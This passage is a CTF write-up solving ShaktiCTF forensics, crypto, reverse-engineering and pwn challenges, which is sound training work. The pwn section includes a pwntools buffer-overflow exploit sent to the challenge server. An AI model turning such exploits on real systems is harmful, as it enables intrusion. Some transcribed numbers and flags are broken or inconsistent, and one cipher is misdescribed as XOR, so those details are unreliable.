Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\TroubleMaker>cd Documents

C:\Users\TroubleMaker\Documents>echo WW91IG1pZ2h0IG5lZWQgdGhpcyAtIHZpY3Rvcnk=
WW91IG1pZ2h0IG5lZWQgdGhpcyAtIHZpY3Rvcnk=

C:\Users\TroubleMaker\Documents>type hint.txt
p4sSworD@51073#912
C:\Users\TroubleMaker\Documents>echo WW91IG1pZ2h0IG5lZWQgdGhpcyAtIHZpY3Rvcnk=
WW91IG1pZ2h0IG5lZWQgdGhpcyAtIHZpY3Rvcnk=

C:\Users\TroubleMaker\Documents>type hint.txt
p4sSworD@51073#912
C:\Users\TroubleMaker\Documents>echo WW91IG1pZ2h0IG5lZWQgdGhpcyAtIHZpY3Rvcnk=
WW91IG1pZ2h0IG5lZWQgdGhpcyAtIHZpY3Rvcnk=
```

Password : `p4sSworD@51073#912` i tried this password in that protected pastebin & it worked



again a link . following that link i ended up downloading a file called `file.rar` it was password protected also . we have 2 unused password left , so lets try them


`londonbridge` worked for the rar file . we got flag.txt but inside it there was another cipher

```
root@simran:/media/root/8544f9a0-89f2-4160-a6bb-5631d3afb5f816/volatility/Shakti#
root@simran:/media/root/8544f9a0-89f2-4160-a6bb-5631d3afb5f816/volatility/Shakti# unrar x file.rar

UNRAR 5.61 beta 1 freeware      Copyright (c) 1993-2018 Alexander Roshal


Extracting from file.rar

Password of the RAR file is the password of TroubleMaker's account...


Enter password (will not be echoed) for flag.txt:

Extracting  flag.txt                                                  OK
All OK
root@simran:/media/root/8544f9a0-89f2-4160-a6bb-5631d3afb5f816/volatility/Shakti# cat flag.txt
npcdhzaon{a4Rmp!_K1N5q0p_4vQfKkT1uA3R}
root@simran:/media/root/8544f9a0-89f2-4160-a6bb-5631d3afb5f816/volatility/Shakti#
```

cipher : `npcdhzaon{a4Rmp!_K1N5q0p_4vQfKkT1uA3R}`

it seemed vigenere cipher to me so i used CyberChef for it , but it required a key

i got something called `victory` in cmdscan so tried that as key & got the flag



Flag : `shaktictf{y4Yyy!_M1S5i0n_4cCoMpL1sH3D}`

Follow The Malice

Description :

DESCRIPTION

My friend has been sending me some weird site names. But I think she is trying to tell me something. Can you figure it out?

Author : rayst4rk

FLAG FORMAT: `shaktictf{}`

in this challenge a pcapng file was given , so i loaded in into Wireshark & started analyzing

i checked the `UDP` stream , in stream `64` the flag was embedded char by char

`udp.stream eq 64`

```
.............www.Riley.com..................www.Noboa.com..................www.Wells.com..................www.Davis.com..................www.Wilson.com..................www.Kirk.com..................www.Palmer
.com...................www.Casey.com...................www.Bonnett.com...................www.Mcgill.com...................www.Simpson.com...................www.Skinner.com...................www.Mock.com.............
.....www.Sottile.com...................www.Peele.com...................www.Delarosa.com...................www.Wallis.com...................www.Fulton.com...................www.Smiley.com...................www.Kim.co
m.....................www.Brock.com...................www.Sutton.com...................www.Williams.com...................www.Kron.com...................www.Cooper.com...................www
Doolittle.com..................www.Mendoza.com..................www.Whatley.com..................www.Miceli.com..................www.Crow.com..................www
Rasmusson.com..................www.Garcia.com..................www.Mcduffie.com..................www.Moss.com..................www.Wiseman.com..................www.Wente.com..................www
Mandolini.com..................www.Brady.com..................www.Grijalva.com..................www.Gomez.com..................www.Royster.com..................www.Coleman.com..................www.Briggs.com..
.................www.Rangel.com..................www.Sanders.com..................www.Leggett.com..................www.Beasley.com..................www.Clennon.com..................www.Haynes.com.............
...www.Massey.com..................www.Mendoza.com..................www
Cervantes.com..................www.Brodeur.com..................www.Ortega.com..................www.Doty.com..................www.Powers.com..................www.Rauer.com..................www.Kessel.com......
............www.Brown.com..................www.Solis.com..................www.Tew.com..................www.Palmer.com..................www.Tidwell.com..................www.Rogers.com..................www.Lett.
com...................www.Mcdaniel.com...................www.Mcmunn.com...................www.Todd.com...................www.White.com...................www.Tinajero.com...................www.Knowles.com.............
.....www.Jackson.com...................www.Adams.com...................www.Jones.com...................www.Charriez.com...................www.Weir.com...................www.Quintanilla.com...................www.Law
son.com...................www.Deacon.com...................www.Bernat.com...s...................www.Anderson.com...................www.Santana.com...................www.Horne.com...................www.Mcgillicuddy.c
om...................www.Smith.com...................www.Kennedy.com...h...................www.Lundy.com...................www.Samuels.com...................www.Smith.com...................www.Wiater.com.............
.......www.Baker.com...................www.Phillis.com...................www.Jones.com...a...................www.Schmidt.com...................www.Millwee.com...................www.Peyser.com...................www.Ha
le.com...................www.Ricker.com...................www.Hart.com...................www.Haldeman.com...................www.Wheeler.com...k...................www.Stacy.com...................www
Cartwright.com...................www.Hess.com...t...................www  Jeanlouis.com...................www.Reynolds.com...................www.Jones.com...i...................www
Mackinder.com...................www.Wagner.com...................www.Mills.com...................www
Gutierrez.com...................www.Hagemann.com...................www.Cardero.com...................www.Russell.com...................www.Smith.com...................www.Thompson.com...................www
Stansberry.com...................www.Davidson.com...................www.Herrin.com...................www.Squires.com...................www.Jackson.com...................www.Revak.com...c...................www.Bernie
r.com...t...................www     Edmondson.com...f...................www.Betzer.com...
{...................www.Perez.com...................www.Revis.com...................www.Gamboa.com...................www.Bailey.com...b...................www.Mitchell.com...................www.Wilson.com.............
.....www.Bailey.com...e...................www.Cassady.com...................www.Wright.com...................www.Matthews.com...................www.Smith.com...
1...................www.Hall.com...n...................www.Lor.com...................www.Lamar.com...g...................www.Hunt.com..._...................www.Bradford.com...................www.Boykin.com..........
........www.Keeney.com...e...................www.Forman.com...v...................www.Russell.com...................www.Eddy.com...................www.Burns.com...
1...................www.Baker.com...L...................www.Koonce.com..._...................www.Morris.com...h...................www.Hindle.com...A...................www
Mansfield.com...s...................www.Dixon.com..._...................www.Mason.com...................www.Ochoa.com...................www.Palmer.com...................www.Sims.com...a...................www.Morales
.com..._...................www.William.com...p...................www.Turner.com...................www
Rutherford.com...r...................www.Brown.com...1...................www.Drew.com...c...................www.Straight.com...e...................www.Morris.com...}.....
```

each single char is spaced so i joined them together & it formed a flag which was correct

Flag : `shaktictf{be1ng_ev1L_hAs_a_pr1ce}`

Crypto

Eazy_peaZy

in the chall description a python file was given ,

```
flag='shaktictf{#####REDACTED#####}'
s=''
for i in flag:
    s+=chr((ord(i)-15))
print(base64.b64encode(bytes(s,'utf-8')))

#b'ZFlSXGVaVGVXbFRjamFlIVAiZFBkZmEkY1BWUmtqampqampQWFQlJCNlYyYnWCVlYyYlbg=='
```

its xor then base64 decode so i wrote a tiny python solver for it & it got me the flag

```
root@simran:~#
root@simran:~# ipython3
Python 3.10.8 (main, Nov  4 2022, 09:21:25) [GCC 12.2.0]
Type 'copyright', 'credits' or 'license' for more information
IPython 8.5.0 -- An enhanced Interactive Python. Type '?' for help.

In [1]: flag="dYR\eZTeWlTcjae!P\"dPdfa$cPVRkjjjjjjPXT%$#ec&'X%ec&%n"
   ...: s=''
   ...: for i in flag:
   ...:     s+=chr((ord(i)+15))
   ...: print(s)
shaktictf{crypt0_1s_sup3r_eazyyyyyy_gc432tr56g4tr54}

In [2]:
```

Flag : `shaktictf{crypt0_1s_sup3r_eazyyyyyy_gc432tr56g4tr54}`

secRets_And_seCReTs

in the description one py script was given :

```
from Crypto.Util.number import *

flag=b"#########REDACTED#########"

n=[getPrime(512) for _ in range(3)]
n=[8722540009234070247614687250654407242443098960521889927638169603994447523278398949052234586867149142397946752296113268097476897402751079
 7748390830619438628598461672002256107736202041283980575594114738792667049612675190299231384130518428001436332199784230830361296805998178 86
 1299200110776228485392410707256669125937302461269926782357435340972929661840548546635913926906761596644786499053061015883965318279335584 73
c=[1411653708282913345423368557671871591664438381629501903851153161454445916121359905705692712233369895756996170441640578174610106571066191
 2861865990314714540093636102814256470323315183310888629544832686169355957218120916189696143602437816851535307621641620697566853687152831 78
 3764922842398587522718822523812923645177118292947839438165553452856298960425393172458075930325052518197080077468200401824296817803208682 66

for i,j in zip(c,n):
    assert(x%j==i)

secret=4302040125834928853558463909476079954473400865172251180160558435767130753932883186010390855112227834689861010095690778866857294344 05
e=65537
ct=1695862747906395534841596438416311628260274303974275385293441086337852848678527003016278273219253772670953692427665478341188413933999469

assert(long_to_bytes(pow(ct,d,secret//x))==flag.decode())
```

in order to decrypt it , i did it manually & used `FactorDB`

steps :

```
RSA CRT -> n = p**2, phi = p * (p -1), d = inverse(e, phi), then decrypt
```

i guessed that `n == p**2` which revealed thats it's a square of a prime , then just manual python

```
root@simran: #
root@simran: # ipython3
Python 3.10.8 (main, Nov  4 2022, 09:21:25) [GCC 12.2.0]
Type 'copyright', 'credits' or 'license' for more information
IPython 8.5.0 -- An enhanced Interactive Python. Type '?' for help.

In [1]:

In [1]: from sympy.ntheory.modular import crt
   ...: from Crypto.Util.number import long_to_bytes, inverse
   ...: from gmpy2 import iroot
   ...:
   ...: n = [8722540009234070247614687250654407242443098960521889927638169603994447523278398949052234586867149142397946752296113268097476897402751079151430185069380019,
   ...:      7748390830619438628598461672002256107736202041283980575594114738792667049612675190299231384130518428001436332199784230830361296805998178862622627821106411,
   ...:      1299200110776228485392410707256669125937302461269926782357435340972929661840548546635913926906761596644786499053061015883965318279335584735919883883559441 1]
   ...:
   ...: c = [1411653708282913345423368557671871591664438381629501903851153161454445916121359905705692712233369895756996170441640578174610106571066191790012378520429743,
   ...:      2861865990314714540093636102814256470323315183310888629544832686169355957218120916189696143602437816851535307621641620697566853687152831782355649417978952,
   ...:      3764922842398587522718822523812923645177118292947839438165553452856298960425393172458075930325052518197080077468200401824296817803208682661666200155939 30]
   ...:
   ...:
   ...: x = crt(n, c)
   ...:
   ...: secret = 430204012583492885355846390947607995447340086517225118016055843576713075393288318601039085511222783468986101009569077886685729434405963414310070954493183908
   ...: 841311373298387985160964626186842037050695822309447580044994207928643672262951627791142305484551534279209498724905981005964012787235210123463850660308756527739548095
   ...: 338764711886145065968848428382033676711603803172719039753308211313446689372821062130209808267112528399290210735980554686526291878768710974754696884275732138328763548
   ...: 301711618982533257814380440231316254730186463347835011263845097313072029508440140076232815758682163940942146554808012276088152801915245198141806611956058498865892864
   ...: 361399579205831351361584775400183787338794901797591240375472730453775859707916767436919290995348086139231071367625343399892965277715533240805010772531767666017698050
   ...: 240630124412974370246006567163325060327165063417669547247745165893163438263574832264789195635315857063516004 3
   ...: e = 65537
   ...: ct = 169586274790639553484159643841631162826027430397427538529344108633785284867852700301627827321925377267095369242766547834118841393399946972056192394066604599970 8
   ...: 299114151938534507096725358928229394994589412862051974850828990727998488399564805026414462500253524261007024303476629172149332624303860869360966809845919057766279 47
   ...: 187092518060336241844911940943660970081348146797296277490096304397014055449418749653363661638453766780830855540218768519487958844894265407098476258302492708299351312
   ...: 530556502070100497320653296194443393604971384742047436394909584499512246952308486548136465314650675258786947728788690661627541 7
   ...:
   ...: n = secret // x[0]
   ...:
   ...: p = iroot(n, 2)[0]
   ...:
   ...: d = inverse(e, p * (p - 1))
   ...:
   ...: print(long_to_bytes(pow(ct, d, n)))
b'shaktictf{w0w_you_kn0w_h0w_RSA_&_CRT_w0rks_!}'

In [2]:
```

Flag : `shaktictf{w0w_you_kn0w_h0w_RSA_& CRT_w0rks !}`

cAex0r

in chall desc a py file was given :

```
from secret import flag
from random import randint
from pwn import xor
from os import urandom
stride = randint(1,27)
s1 = flag[:len(flag)//2]
s2 = flag[len(flag)//2:]
key = urandom(3)

def cass (text,stride):
    u_alpha="ABCDEFGHIJKLMNOPQRSTUVWXYZ"
    l_alpha="abcdefghijklmnopqrstuvwxyz"
    enc_text = ""
    for i in text:
        if i>=65 and i<= 90:
            enc_text += u_alpha[(u_alpha.find(chr(i)) - stride)%26]
        elif i>=97 and i<= 122:
            enc_text += l_alpha[(l_alpha.find(chr(i)) - stride)%26]
        else:
            enc_text += chr(i)
    return enc_text.encode()

c = xor(cass(s1+s2,stride),key)
x = open("ciphertext.txt", "wb")
x.write((c))
```

again it was XOR . so i wrote a script in python to solve it

tiny logic behind it :

```
stride = random between 1-27, bruteforce
xor with "shaktictf" -> get key -> make rotation inverse -> flag
```

```
root@simran:~# ipython3
Python 3.10.8 (main, Nov  4 2022, 09:21:25) [GCC 12.2.0]
Type 'copyright', 'credits' or 'license' for more information
IPython 8.5.0 -- An enhanced Interactive Python. Type '?' for help.

In [1]: from pwn import xor
   ...:
   ...: def cass(text, stride):
   ...:     u_alpha = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
   ...:     l_alpha = "abcdefghijklmnopqrstuvwxyz"
   ...:     enc_text = ""
   ...:
   ...:     for i in text:
   ...:         if i >= 65 and i <= 90:
   ...:             enc_text += u_alpha[(u_alpha.find(chr(i)) - stride) % 26]
   ...:         elif i >= 97 and i <= 122:
   ...:             enc_text += l_alpha[(l_alpha.find(chr(i)) - stride) % 26]
   ...:         else:
   ...:             enc_text += chr(i)
   ...:     return enc_text.encode()
   ...:
   ...:
   ...: def decass(text, stride):
   ...:     u_alpha = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
   ...:     l_alpha = "abcdefghijklmnopqrstuvwxyz"
   ...:     dec_text = ""
   ...:
   ...:     for i in text:
   ...:         if i >= 65 and i <= 90:
   ...:             dec_text += u_alpha[(u_alpha.find(chr(i)) + stride) % 26]
   ...:         elif i >= 97 and i <= 122:
   ...:             dec_text += l_alpha[(l_alpha.find(chr(i)) + stride) % 26]
   ...:         else:
   ...:             dec_text += chr(i)
   ...:     return dec_text.encode()
   ...:
   ...: c = open("ciphertext.txt", "rb").read()
   ...:
   ...: known = b"shaktictf{"
   ...:
   ...: for i in range(1, 27):
   ...:     prexor = cass(known, i)
   ...:
   ...:     key = xor(prexor, c)[:3]
   ...:
   ...:     pt = decass(xor(c, key), i)
   ...:
   ...:     if known in pt:
   ...:         print(pt)
   ...:         break
   ...:
b'shaktictf{welCom3_t0_cRyptOo_WoRLD_77846b12bfd9b91ebce67b236aa4}'

In [2]:
```

Flag : `shaktictf{welCom3_t0_cRyptOo_WoRLD_77846b12bfd9b91ebce67b236aa4}`

Reverse Engineering

Love calculator

i analyzed the given binary using `ghidra` & saw the source code :

```
puts(">>> Welcome to the Love Calculator! <<<");
printf("Please enter your name: ");
__isoc99_scanf(&DAT_00102049,local_78);
printf("Please enter your crush\'s name: ");
__isoc99_scanf(&DAT_00102049,local_58);
puts("Calculating...");
```

```
local_9d = 0x6c6c3468;
local_99 = 0;
local_b5 = 0x72306d;
local_b1 = 0x635f33;
local_bb = 0x7333;
local_b9 = 0;
local_ad = 0x766c30;
local_a9 = 0x735f35;
local_a5 = 0x74336c;
local_a1 = 0x676e33;
local_b8 = 0x5f33;
local_b6 = 0;
strcpy(local_98,(char *)&local_a5);
strcat(local_98,(char *)&local_a9);
strcat(local_98,(char *)&local_ad);
strcat(local_98,(char *)&local_b8);
strcat(local_98,(char *)&local_b5);
strcat(local_98,(char *)&local_b1);
strcat(local_98,(char *)&local_9d);
strcat(local_98,(char *)&local_a1);
strcat(local_98,(char *)&local_bb);
printf("\n>>> Your love score is: %d%% <<<\n\n",0x18);
puts(
    "Not satisfied with the result? Try checking the source of this calculator then...Now try ente ring the passkey to get true results"
    );
printf("Passkey: ");
__isoc99_scanf(&DAT_00102049,local_38);
iVar1 = strcmp(local_38,local_98);
if (iVar1 == 0) {
  printf("\nYour love score is: 100%%\n");
  puts("Congratulations! You have found the flag!");
  printf("\nFlag: shaktictf{%s}\n",local_98);
}
else {
  puts("Wrong passkey!");
}
```

i saw the hex values in order , used cyberchef to decode them in sequence & got the flag by reversing the string

Flag : `shaktictf{l3t5_s0lv3_m0r3_ch4ll3ng3s}`

Clicky

in this chall we were given an exe file to rev.

desc :

> Note: Enter the correct sequence of numbers separated by an underscore and wrap it around the flag format given.
>
> Author - k1n0r4
>
> **FLAG FORMAT:** `shaktictf{...}`

i used `Dnspy` for decompilation of the exe

i saw `InitializeComponent` function has the information

```
base.Controls.Add(button8);
button1.Top = 165;
button1.Width = 40;
button1.Height = 30;
button1.Left = 1100;
button1.Text = "88";
button2.Top = 195;
button2.Width = 40;
button2.Height = 30;
button2.Left = 925;
button2.Text = "113";
button3.Top = 315;
button3.Width = 40;
button3.Height = 30;
button3.Left = 330;
button3.Text = "216";
button4.Top = 495;
button4.Width = 40;
button4.Height = 30;
button4.Left = 295;
button4.Text = "395";
button5.Top = 525;
button5.Width = 40;
button5.Height = 30;
button5.Left = 435;
button5.Text = "429";
button6.Top = 585;
button6.Width = 40;
button6.Height = 30;
button6.Left = 785;
button6.Text = "499";
button7.Top = 615;
button7.Width = 40;
button7.Height = 30;
button7.Left = 785;
button7.Text = "529";
button8.Top = 675;
button8.Width = 40;
button8.Height = 30;
button8.Left = 505;
button8.Text = "581";
button5.Click += new System.EventHandler(Para1);
textBox1.Location = new System.Drawing.Point(240, 60);
textBox1.Name = "textBox1";
textBox1.Size = new System.Drawing.Size(890, 25);
textBox1.TabIndex = 0;
label1.AutoSize = true;
label1.Font = new System.Drawing.Font("Modern No. 20", 15.75f, System.Drawin
label1.Location = new System.Drawing.Point(600, 30);
label1.Name = "label1";
label1.Size = new System.Drawing.Size(144, 24);
label1.TabIndex = 2;
label1.Text = "Welcome Peeps!";
void Para1(object sender, System.EventArgs e)
{
    button7.Click += new System.EventHandler(Para2);
}
```

```
button8.Height = 30;
button8.Left = 505;
button8.Text = "581";
button5.Click += new System.EventHandler(Para1);
textBox1.Location = new System.Drawing.Point(240, 60);
textBox1.Name = "textBox1";
textBox1.Size = new System.Drawing.Size(890, 25);
textBox1.TabIndex = 0;
label1.AutoSize = true;
label1.Font = new System.Drawing.Font("Modern No. 20", 15.75f, System.Drawing.FontStyle.Regular, System.Drawing.GraphicsUnit.Point, 0);
label1.Location = new System.Drawing.Point(600, 30);
label1.Name = "label1";
label1.Size = new System.Drawing.Size(144, 24);
label1.TabIndex = 2;
label1.Text = "Welcome Peeps!";
void Para1(object sender, System.EventArgs e)
{
    button7.Click += new System.EventHandler(Para2);
}
void Para2(object sender, System.EventArgs e)
{
    button3.Click += new System.EventHandler(Para3);
}
void Para3(object sender, System.EventArgs e)
{
    button1.Click += new System.EventHandler(Para4);
}
void Para4(object sender, System.EventArgs e)
{
    textBox1.Text = "Yes! That's the right sequence!!!!";
}
```

so i mapped the correct buttons which seemed to be connected to one another


Logic :

```
on clicking button 429 -> activates button 529

on clicking button 529 -> activates button 216

on clicking button 216 -> activates 88

button 88 clicks ->  Prints "Yes! That's the right sequence!!!!"
```

Sequence :

```
429 -> 529 -> 216 -> 88
```

Got the flag



as per the description `correct sequence of numbers separated by an underscore and wrap it around the flag format given`

so Flag : `shaktictf{429_529_216_88}`

Pwn

guess_the_key

```
root@simran:~/Desktop# checksec key
[*] '/root/Desktop/key'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

on loading the binary into `Ghidra` got source code

```
void func(void)

{
  char local_48 [60];
  int local_c;

  puts("Guess the correct key to win!");
  local_c = -0x21524111;
  printf("Enter the key: ");
  gets(local_48);
  if (local_c == -0x35014542) {
```

```
    system("cat flag.txt");
  }
  else {
    puts("Wrong Key");
    puts("Try again!");
  }
  return;
}
```

so i can see the key is : `0xcafebabe` its just in hex but there's more to it

we need to overwrite local_c , the buffer is just 60 char so we can overflow & write local_c with the key `0xcafebabe` this will print our flag from the remote server

Exploit :

```
from pwn import *

padding = 'A'*60
payload = padding + p32(0xcafebabe)

r = connect('13.232.45.235' , 32718)
r.sendline(payload)
r.interactive()
```

```
root@simran:~/CTF# python key_exploit.py
[+] Opening connection to 13.232.45.235 on port 32718: Done
[*] Switching to interactive mode
Guess the correct key to win!
Enter the key: shakti{0verWr171ng_15_FuN}[*] Got EOF while reading in interactive
$
$
[*] Interrupted
[*] Closed connection to 13.232.45.235 port 32718
root@simran:~/CTF#
```

Flag : `shakti{0verWr171ng_15_FuN}`